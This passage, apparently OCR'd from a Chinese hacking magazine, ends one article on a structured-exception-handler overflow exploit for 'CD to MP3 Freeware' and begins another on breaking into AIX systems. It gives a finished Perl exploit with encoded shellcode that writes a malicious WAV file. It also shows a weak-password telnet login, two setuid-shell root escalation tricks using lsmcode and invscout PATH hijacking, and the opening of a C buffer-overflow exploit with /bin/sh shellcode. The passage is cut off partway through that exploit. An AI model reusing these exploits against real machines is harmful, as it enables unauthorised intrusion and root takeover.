eax=00000000 ebx=00000000 ecx=43434343 edx=7c9232bc esi=00000000 edi=00000000
eip=43434343 esp=0012f6e0 ebp=0012f700 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
43434343 ??      ???
```

由上可见，我们已经准确地覆盖了SEH结构，现在我们只需要用jmp 06来覆盖nextSEH，用pop pop ret指令地址来覆盖SEH handle，再在后面接上Shellcode，即可使其执行到Shellcode。下面我们先来寻找一下pop pop ret指令地址，但在寻找之前，我们还有另一个问题需要解决。那就是Windows系统上的SafeSEH保护问题，如果我们所使用的ppt地址是受SafeSEH保护的，那么将无法成功利用。因此我们可以先用OllyDbg插件SafeSEH来查看程序加载的哪些模块是未受SafeSEH保护的，

然后再在那些模块中寻找ppt地址。用OllyDbg插件SafeSEH查看后，发现有以下3个未受SafeSEH保护：

```
/SafeSEH Module Scanner, 条目 29
 SEH mode=/SafeSEH OFF
 Base=0xa00000
 Limit=0xa0d000
 Module version=0.29.4.10
 Module Name=C:\Program Files\CD to MP3 Freeware\WNASPI32.DLL

/SafeSEH Module Scanner, 条目 30
 SEH mode=/SafeSEH OFF
 Base=0x672c0000
 Limit=0x672d3000
 Module version=1.0rc1
 Module Name=C:\Program Files\CD to MP3 Freeware\akrip32.dll

/SafeSEH Module Scanner, 条目 31
 SEH mode=/SafeSEH OFF
 Base=0x400000
 Limit=0x51c000
 Module Name=C:\Program Files\CD to MP3 Freeware\cdextract.exe
```

我们可以任选其一来搜索ppt地址，这里我们以cdextract.exe为例来搜索地址。关于pop pop ret指令搜索，我们可以直接使用Metasploit工具msfpescan。下面是搜索结果：

```
msf > cmd
[*] exec: cmd

Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Program Files\Metasploit\Framework3\msf3\tools>msf > cd C:\Program Files\CD to MP3 Freeware
msf > pwd
[*] exec: pwd

/cygdrive/c/Program Files/CD to MP3 Freeware
msf > msfpescan -f cdextract.exe -p
[*] exec: msfpescan -f cdextract.exe -p

[cdextract.exe]
0x00401480 pop esi; pop ebx; ret
0x004014ac pop esi; pop ebx; ret
0x004014c9 pop esi; pop ebx; ret
0x004014e5 pop esi; pop ebx; ret
0x0040156d pop esi; pop ebx; ret
0x00401600 pop esi; pop ebx; ret
0x00401664 pop esi; pop ebx; ret
0x004016dc pop esi; pop ebx; ret
0x00401795 pop esi; pop ebx; ret
...
0x004d7a45 pop ecx; pop ebp; ret
0x004d7bd0 pop esi; pop ebx; ret
0x004d7c82 pop ecx; pop ebp; ret
0x004d8082 pop ebx; pop ebp; ret
0x004d8152 pop ebx; pop ebp; ret
0x004d826b pop ebx; pop ebp; ret
```

从里面可以搜索到相当多的pp t地址，这里我们就直接选用第一个。下面重新构造exploit代码：

```
my $junk = 'A'x 4156;
my $nseh = "\x90\x90\xeb\x06";    # jmp 06
my $seh = "\x80\x14\x40\x00";     # pop pop ret
my $shellcode = "\xCC\xCC\xCC\xCC";
open($fp,">crash.wav");
print $fp $junk.$nseh.$seh.$shellcode;
close $fp;
```

测试结果如下：

```
(780.1640): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=00001048 edx=00001048 esi=41414141 edi=41414141
eip=41414141 esp=0012fab0 ebp=41414141 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00010206
41414141 ??              ???
0:000> !exchain
0012fad8: image00400000+1480 (00401480)
Invalid exception stack at 06eb9090
0:000> bp 0012fad8
0:000> g
Breakpoint 1 hit
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc esi=7c9232a8 edi=00000000
eip=0012fad8 esp=0012f6ec ebp=0012f700 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
0012fad8 90              nop
0:000> t
eax=00000000 ebx=0012f7c8 ecx=00401480
```

```
edx=7c9232bc esi=7c9232a8 edi=00000000
    eip=0012fad9 esp=0012f6ec ebp=0012f700 iopl=0
nv up ei pl zr na pe nc
    cs=001b  ss=0023  ds=0023  es=0023  fs=003b
gs=0000             efl=00000246
    0012fad9 90              nop
    0:000> t
    eax=00000000 ebx=0012f7c8 ecx=00401480
edx=7c9232bc esi=7c9232a8 edi=00000000
    eip=0012fada esp=0012f6ec ebp=0012f700 iopl=0
nv up ei pl zr na pe nc
    cs=001b  ss=0023  ds=0023  es=0023  fs=003b
gs=0000             efl=00000246
    0012fada eb06            jmp    0012fae2
    0:000> t
    eax=00000000 ebx=0012f7c8 ecx=00401480
edx=7c9232bc esi=7c9232a8 edi=00000000
    eip=0012fae2 esp=0012f6ec ebp=0012f700 iopl=0
nv up ei pl zr na pe nc
    cs=001b  ss=0023  ds=0023  es=0023  fs=003b
gs=0000             efl=00000246
    0012fae2 cc              int    3
```

成功地执行到Shellcode,现在我们放上Shellcode,这个读者可自行编写或者用Metasploit生成,最后得到最终的exploit:

```
    my $junk = 'A'x 4156;
    my $nseh = "\x90\x90\xeb\x06";   # jmp 06
    my $seh = "\x80\x14\x40\x00";   # pop pop ret
    my $nops = "\x90\x90";          # 用于抬高栈顶防止Shellcode被截断
    my $shellcode =
    "\xb8\xc7\xae\x8e\xae\xd9\xc7\x33\xc9\xb1\x31\xd9\x74\x24".
    "\xf4\x5b\x31\x43\x14\x83\xeb\xfc\x03\x43\x10\x25\x5b\x72".
    "\x46\x20\xa4\x8b\x97\x52\x2c\x6e\xa6\x40\x4a\xfa\x9b\x54".
    "\x18\xae\x17\x1f\x4c\x5b\xa3\x6d\x59\x6c\x04\xdb\xbf\x43".
    "\x95\xea\x7f\x0f\x55\x6d\xfc\x52\x8a\x4d\x3d\x9d\xdf\x8c".
    "\x7a\xc0\x10\xdc\xd3\x8e\x83\xf0\x50\xd2\x1f\xf1\xb6\x58".
    "\x1f\x89\xb3\x9f\xd4\x23\xbd\xcf\x45\x38\xf5\xf7\xee\x66".
    "\x26\x09\x22\x75\x1a\x40\x4f\x4d\xe8\x53\x99\x9c\x11\x62".
    "\xe5\x72\x2c\x4a\xe8\x8b\x68\x6d\x13\xfe\x82\x8d\xae\xf8".
    "\x50\xef\x74\x8d\x44\x57\xfe\x35\xad\x69\xd3\xa3\x26\x65".
    "\x98\xa0\x61\x6a\x1f\x65\x1a\x96\x94\x88\xcd\x1e\xee\xae".
    "\xc9\x7b\xb4\xcf\x48\x26\x1b\xf0\x8b\x8e\xc4\x54\xc7\x3d".
    "\x10\xee\x8a\x2b\xe7\x63\xb1\x15\xe7\x7b\xba\x35\x80\x4a".
    "\x31\xda\xd7\x53\x90\x9e\x26\xa5\x29\x0b\xbe\x1f\xd8\x76".
    "\xa2\xa0\x36\xb4\xdb\x22\xb3\x45\x18\x3a\xb6\x40\x64\xfd".
    "\x2a\x39\xf5\x6b\x4d\xee\xf6\xbe\x3e\x78\x09";
    open($fp,">crash.wav");
    print $fp $junk.$nseh.$seh.$nops.$shellcode;
    close $fp;
```

测试结果如图1所示。




图1


已经成功地执行Shellcode弹出对话框了。

小 结

本文对存在溢出漏洞的软件作了大体的分析,简单地叙述了基本的栈溢出的漏洞成因和利用技术,希望对读者有所帮助。但在一些著名软件中,其漏洞成因及利用方式就没有这么简单了,有时还得考虑操作环境,本文的操作均是在VBox下的虚拟机Windows XP SP3,编写exploit有时还需要一些艺术细胞,这样才能构造出更具艺术性和创造性的exploit。

前置知识：无
关键词：Linux、UNIX、入侵

*nix操作系统入侵攻防剖析



文/图　赵超

如果说Windows操作系统的垄断时代已经过去,那么互联网的未来将是*nix操作系统的天下,伴随着的是asp程序的淘汰,.net、php、jsp等脚本程序的兴起。我们称*n i x的操作系统为非Windows系统、非SQL数据库以外的主流操作系统,.net、php、jsp等脚本程序为主流脚本程序。*nix操作系统主要分为两大类:Linux和UNIX。其中Linux有RedHat、Ubuntu、backtrack等,UNIX有FreeBSD、SUNOS、SCO UNIX、AIX、HU—UX等。这些操作系统的入侵大致可分为第三方软件漏洞、本地信任特性和内核溢出等,比较常用的溢出率高的是内核溢出,下面就以RedHat、AIX、HU—UX为例分别给大家讲解一下*nix的入侵提取。

1. AIX

AIX(Advanced Interactive Xecutive)是IBM开发的一套UNIX操作系统。弱口令telnet上去,如图1,图2。输入以下命令,得到系统的基本信息。如下:




图1




图2

```
DEV_DB:/oracle>cd /tmp
DEV_DB:/tmp>id
uid=202(oracle) gid=202(dba) groups=1(staff)
DEV_DB:/tmp>whoami
oracle
DEV_DB:/tmp>pwd
/tmp
```

接着输入以下代码:

```
DEV_DB:/tmp>mkdirhier /tmp/aap/bin
DEV_DB:/tmp>export DIAGNOSTICS=/tmp/aap
DEV_DB:/tmp>cat > /tmp/aap/bin/Dctrl << EOF
> #!/bin/sh
> cp /bin/sh /tmp/.shh
> chown root.system /tmp/.shh
> chmod u+s /tmp/.shh
> EOF
DEV_DB:/tmp>chmod a+x /tmp/aap/bin/Dctrl
DEV_DB:/tmp>lsmcode
DEV_DB:/tmp>/tmp/.shh
DEV_DB:/tmp>id
uid=202(oracle) gid=202(dba) euid=0(root) groups=1(staff)
DEV_DB:/tmp>whoami
root
DEV_DB:/tmp>
```

结果如图3所示。




图3

已经是root了，euid=0<root>。简单吧！其实，还有两种方法也能够得到root。

具体代码如下：

```
#!/usr/bin/sh
# r00t exploit written for the invscout bug reported by Idefense labs
# http://www.idefense.com/application/poi/display?id=171&type=vulnerabilities
# coded by ri0t exploitation is trivial but automated with this script
# www.ri0tnet.net
#
# usage ./getr00t.sh :)
# exploitation gives euid(root) from here getting guid (root) is as simple as an
# /etc/passwd edit


cd /tmp
echo '/usr/bin/cp /usr/bin/ksh ./' > uname
echo '/usr/bin/chown root.system ./ksh' >> uname
echo '/usr/bin/chmod 777 ./ksh' >> uname
echo '/usr/bin/chmod +s ./ksh' >> uname
/usr/bin/chmod 777 uname
PATH=./
export PATH
/usr/sbin/invscout
PATH="/usr/bin:/usr/sbin:/usr/local/bin:/bin:./"
export PATH
exec /tmp/ksh
```

还是以普通用户登录，切换到/tmp目录，新建一个.sh的脚本，名字随便写，我建立的是xiao1.sh，如图4所示，回车，按键盘上的i字母，进入输入状态，把上面的代码粘贴上去，按Esc键退出，输入:wq保存，回车。




图4

接着，chmod+x xiao1.sh，给它加上执行权限，如图5所示。




图5

输入./xiao1.sh，执行xiao1.sh，得到如下结果：

```
****** Command ——— V2.2.0.1
****** Logic Database V2.2.0.1

Initializing ...
Identifying the system ...
Working ...
Getting system microcode level(s) ...

Scanning for device microcode level(s) ...

65 devices detected; each dot (.)
represents 10 devices processed.Writing Microcode Survey upload file ...

Microcode Survey complete

The output files can be found at:
Upload file: /var/adm/invscout/DEV_DB.mup
Report file: /var/adm/invscout/invs.mrp

To transfer the invscout 'Upload file' for microcode comparison, see your service provider's web page.
```

查看一下id，如图6所示。




图6

已经是root权限了，最后一种方法就是在/tmp目录下建立一个xiao.c的源代码文件并编译，编译命令是cc -o xiao xiao.c，如图7所示。




图7

代码如下：

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

#define DEBUG 1
#define BUFFERSIZE 8000
#define EGGSIZE 4003

#define NOP 0x60
#define ADDRESS 0x2ff22fff-EGGSIZE
```

```
    /* lsd */
    char shellcode_binsh[] =
    "\x7c\xa5\x2a\x79"    /* xor.    r5,r5,r5*/
    "\x40\x82\xff\xfd"    /* bnel    <shellcode>*/
    "\x7f\xe8\x02\xa6"    /* mflr    r31*/
    "\x3b\xff\x01\x20"    /* cal     r31,0x120(r31)*/
    "\x38\x7f\xff\x08"    /* cal     r3,-248(r31)*/
    "\x38\x9f\xff\x10"    /* cal     r4,-240(r31)*/
    "\x90\x7f\xff\x10"    /* st      r3,-240(r31)*/
    "\x90\xbf\xff\x14"    /* st      r5,-236(r31)*/
    "\x88\x5f\xff\x0f"    /* lbz     r2,-241(r31)*/
    "\x98\xbf\xff\x0f"    /* stb     r5,-241(r31)*/
    "\x4c\xc6\x33\x42"    /* crorc   cr6,cr6,cr6*/
    "\x44\xff\xff\x02"    /* svca    */
    "/bin/sh"
    "\x05";

    unsigned long cex_load_environment(char *env_buffer, char *address_buffer, char *payload, int environment_size, int buffer_size) {
        int count, env_size = strlen(payload) + environment_size + 4 + 1;
        unsigned long address, *ret_addressp;

        if (DEBUG) printf("Adding nops to environment buffer...");
        for ( count = 0; count < env_size - strlen(payload) - 1; count++ ) {
            *(env_buffer++) = NOP;
        }
        if (DEBUG) printf("size %d...\n", count);
        if (DEBUG) printf("Adding payload to environment buffer...");
        for (count = 0; count < strlen(payload); count++ ) {
            *(env_buffer++) = payload[count];
        }
        if (DEBUG) printf("size %d...\n", count);

        env_buffer[env_size - 1] = '\0';

        memcpy(env_buffer, "CAU=", 4);

        memset(address_buffer, 'A', buffer_size);

        address = ADDRESS;

        if (DEBUG) printf("Going for address @ 0x%lx\n", address);

        if (DEBUG) printf("Adding return address to buffer...");
        ret_addressp = (unsigned long *)(address_buffer+2);
            for ( count = 0; count < buffer_size; count += 4) {
                *(ret_addressp++) = address;
            }
            if (DEBUG) printf("size %d...\n", count);

            address_buffer[buffer_size - 1] = '\0';

            return( 0 );
    }

    int main()
    {
        char *buffer, *egg;
        char *args[3], *envs[2];

        buffer = (char *)malloc(BUFFERSIZE);
        egg = (char *)malloc(EGGSIZE);

